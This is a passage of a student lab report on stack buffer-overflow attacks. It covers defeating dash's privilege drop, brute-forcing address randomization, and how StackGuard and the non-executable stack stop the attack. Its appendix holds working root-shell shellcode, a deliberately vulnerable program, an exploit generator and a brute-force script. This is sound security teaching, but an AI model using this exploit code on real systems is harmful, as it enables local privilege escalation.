
screenshot4, after we run the program, we get a shell program, but this is just a normal user shell program




screenshot5, we uncomment out the setuid(0), and run the program again



screenshot6, we compile the program, and we make it Set-UID root program again. This time we still get a shell program, but the uid becomes 0, which means we get a root shell.



screenshot7, we modify the exploit.c, we add 4 lines in the char array shellcode.



screenshot8, we compile the exploit program, and then we do the attack in task2 again. At this time, we still get a shell program. In task2, we get a shell program with effective user ID 0, but this time we get a shell program with the real user ID 0, which means we get a real root shell program.

Observation and Explanation:

In Ubuntu 16.04, dash shell program has a countermeasure; it will compare the program's real user ID and effective user ID, if they are not equal, then dash shell will drop the privilege of the program. However, such countermeasure can be defeated. Before we do the task, we point the symbolic link of /bin/sh to /bin/dash (screenshot1).


We first do an experiment. We get a program dash_shell_test.c from lab description (screenshot2). In the first running, we comment out line setuid(0), and then we compile the program and make it Set-UID root program (screenshot3). Then we run the program; as the screenshot4 shows, we get a shell program, but it just a normal user program, the countermeasure of dash takes effect (screenshot4). Afterwards, we modify the dash_shell_test.c a little bit, we uncomment the line setuid(0) (screenshot5). Then we compile the program and make it Set-UID root program again. As the screenshot6 shows, we get a shell program again, but this time we get a real root shell program (uid = 0). This is because the line setuid(0), this command set the uid of the program to be 0. Then the euid and uid are same. So dash countermeasure does not work.

Now we can update the exploit.c program; instead getting a shell program with euid = 0, we can get a real root shell program (uid = 0) directly. To achieve this goal, we add following 4 lines string to the char array shellcode(screenshot7).


```
"\x31\xc0" /* Line 1: xorl %eax,%eax */
"\x31\xdb" /* Line 2: xorl %ebx,%ebx */
"\xb0\xd5" /* Line 3: movb $0xd5,%al */
"\xcd\x80" /* Line 4: int $0x80 */
```

These four lines is used to execute setuid(0). Then we do the attack again. We compile exploit.c, and then we run exploit and stack again. As screesnshot8 shows, this time we get a real root shell program (uid = 0). The reason is same as the experiment we did, when we run the program the program stack, it will take the badfile (generated by exploit) as input. And the badfile contains our malicious code. At this time, we add new 4 lines to our code, which acutally executes command setuid(0). So once our malicious code runs, it will set the uid to be 0 firstly. Because the stack program is a Set-UID root program, which means it's euid is 0. Therefore, at this point uid and euid are equal. So the countermeasure of dash will not work. As a result, we get a real root shell program.


Task4: Defeating Address Randomization




screenshot1, we turn on address randomization



screenshot2, then we do the attack again (we change the exploit.c to be the same as task2, remove setuid(0) from shellcode). This time our attack fails, the program crashes.





screenshot3, then we copy the script from lab script and run it. After 18 minutes, our attack finally succeeds (get shell program with euid = 0).


Observation and Explanation:

In this task, we are going to defeat address randomization. After we turn on the address randomization, every time we run the program, its stack will have different address. However,


for the 32-bit Ubuntu system, there are totally 2^19 = 524,288 possibilities. So we can use brute-force to defeat the address randomization.

We first turn on the address randomization, we set the value to be 2 (screenshot1). Then we try to perform the attack again; at this time, our attack fails because we did not find the correct stack base address (screenshot2). Afterwards, we run the script, this script will keep trying to run the program stack. Because every time the stack base address changes, there is possibility that the stack base address become correct to our attack. After running the script 18 minuets, and running the program 476336 times, we get a correct address (randomized address is same as the address in badfile). Then our attack succeeds, we get a shell with euid 0.

Task5: Turn on the StackGuard Protection



screenshot1, we turn off address randomization.




screenshot2, we recompile stack.c without option –fno-stack-protector, and then we also set it to be Set-UID root program. Then we do the buffer-overflow attack again, this time our attack fails, the program is aborted.

Observation and Explanation:

In this task, we check another countermeasure StackGuard. In the previous tasks, when we compile the program stack.c, we intentionally turn off the StackGuard by option –fno-stack-protector. This time we do not turn of the StackGuard. First, we need to close address randomization (screenshot1). And then we recompile stack.c without the option –fno-stack-protector, the compiled file is called stackTask5. We set it to be Set-UID root program as well, then we do the buffer-overflow attack again. However, this time, our attack fails, and the error message shows “stack smashing detected” (screenshot2), and then our program is aborted. Obviously, StackGuard causes the termination of our program. The mechanism is that before

the program run, we place a secrete in the stack, this secrete is called guard; and we also store this secret in another place (such as global variable). After the program run and before it returns, we compare the guard with the secret stored in other place; if they are same, then the program is safe. Otherwise, there is high possibility that the return address is modified, which means there is buffer-overflow attack. So the program should be terminated. The gcc compile implements such countermeasure which called StackGuard, so our attack fails after we turn on the StackGuard.

Task6: Turn on the Non-Executable Stack Protection



screenshot1, we recompile stack.c, and this time we turn on the non-executable stack option, and we do buffer-overflow again. This time our attack fails, the program crashes.

Observation and Explanation:

In this task, we check the countermeasure which called Non-executable stack. This technology is implemented on CPU, and CPU uses it to separate code from data. The OS can mark certain area in the memory as non-executable, after that the CPU will refuse to execute any code which is inside the non-executable area. Therefore, when we turn on Non-executable stack, the stack of the program will be marked as non-executable area; as a result, even we successfully overwrite the stack of the program, our malicious code cannot be run. As the screenshot shows that after we turn on the Non-executable stack option; when we run the program, it crashes (Segmentation fault).

Appendix (Code for each task)

Task1:

/* shellcode.c */

```
/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
  "\x31\xc0"           /* xorl    %eax,%eax           */
  "\x50"              /* pushl   %eax               */
  "\x68""//sh"         /* pushl   $0x68732f2f         */
  "\x68""/bin"         /* pushl   $0x6e69622f         */
  "\x89\xe3"           /* movl    %esp,%ebx           */
  "\x50"              /* pushl   %eax               */
  "\x53"              /* pushl   %ebx               */
  "\x89\xe1"           /* movl    %esp,%ecx           */
  "\x99"              /* cdq                        */
  "\xb0\x0b"           /* movb    $0x0b,%al           */
  "\xcd\x80"           /* int     $0x80               */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

Task2:

/* stack.c */

```
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(char *str)
{
    char buffer[24];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);
```

```
   return 1;
}

int main(int argc, char **argv)
{
   char str[517];
   FILE *badfile;

   badfile = fopen("badfile", "r");
   fread(str, sizeof(char), 517, badfile);
   bof(str);

   printf("Returned Properly\n");
   return 1;
}
```

/* exploit.c */

```
/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
"\x31\xc0"          /* xorl    %eax,%eax           */
   "\x50"           /* pushl   %eax               */
   "\x68""//sh"         /* pushl   $0x68732f2f         */
   "\x68""/bin"         /* pushl   $0x6e69622f         */
   "\x89\xe3"           /* movl    %esp,%ebx           */
   "\x50"           /* pushl   %eax               */
   "\x53"           /* pushl   %ebx               */
   "\x89\xe1"           /* movl    %esp,%ecx           */
   "\x99"           /* cdq                        */
   "\xb0\x0b"           /* movb    $0x0b,%al           */
   "\xcd\x80"           /* int     $0x80              */
;

void main(int argc, char **argv)
{
   char buffer[517];
   FILE *badfile;

   /* Initialize buffer with 0x90 (NOP instruction) */
   memset(&buffer, 0x90, 517);
```

```
   //fill the return address, becausethe return address is
   //4byte above ebp, we need to add 4 to the distance
   * ((long *) (buffer + 36)) = 0xbfffea48 + 0x80;

   //place shellcode to the en of the buffer
   memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));

   /* Save the contents to the file "badfile" */
   badfile = fopen("./badfile", "w");
   fwrite(buffer, 517, 1, badfile);
   fclose(badfile);
}
```

Task3:

/* exploit.c */

```
/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
   "\x31\xc0" /* Line 1: xorl %eax,%eax */
   "\x31\xdb" /* Line 2: xorl %ebx,%ebx */
   "\xb0\xd5" /* Line 3: movb $0xd5,%al */
   "\xcd\x80" /* Line 4: int $0x80 */
   "\x31\xc0"          /* xorl    %eax,%eax           */
   "\x50"              /* pushl   %eax                */
   "\x68""//sh"         /* pushl   $0x68732f2f         */
   "\x68""/bin"         /* pushl   $0x6e69622f         */
   "\x89\xe3"          /* movl    %esp,%ebx           */
   "\x50"              /* pushl   %eax                */
   "\x53"              /* pushl   %ebx                */
   "\x89\xe1"          /* movl    %esp,%ecx           */
   "\x99"              /* cdq                         */
   "\xb0\x0b"          /* movb    $0x0b,%al           */
   "\xcd\x80"          /* int     $0x80               */
;

void main(int argc, char **argv)
{
   char buffer[517];
   FILE *badfile;

   /* Initialize buffer with 0x90 (NOP instruction) */
```

```
   memset(&buffer, 0x90, 517);

   //fill the return address, becausethe return address is
   //4byte above ebp, we need to add 4 to the distance
   * ((long *) (buffer + 36)) = 0xbfffea48 + 0x80;

   //place shellcode to the en of the buffer
   memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));

   /* Save the contents to the file "badfile" */
   badfile = fopen("./badfile", "w");
   fwrite(buffer, 517, 1, badfile);
   fclose(badfile);
}
```

Task4:

```
#!/bin/bash
SECONDS=0
value=0
while [ 1 ]
        do
        value=$(( $value + 1 ))
        duration=$SECONDS
        min=$(($duration / 60))
        sec=$(($duration % 60))
        echo "$min minutes and $sec seconds elapsed."
        echo "The program has been running $value times so far."
        ./stack
done
```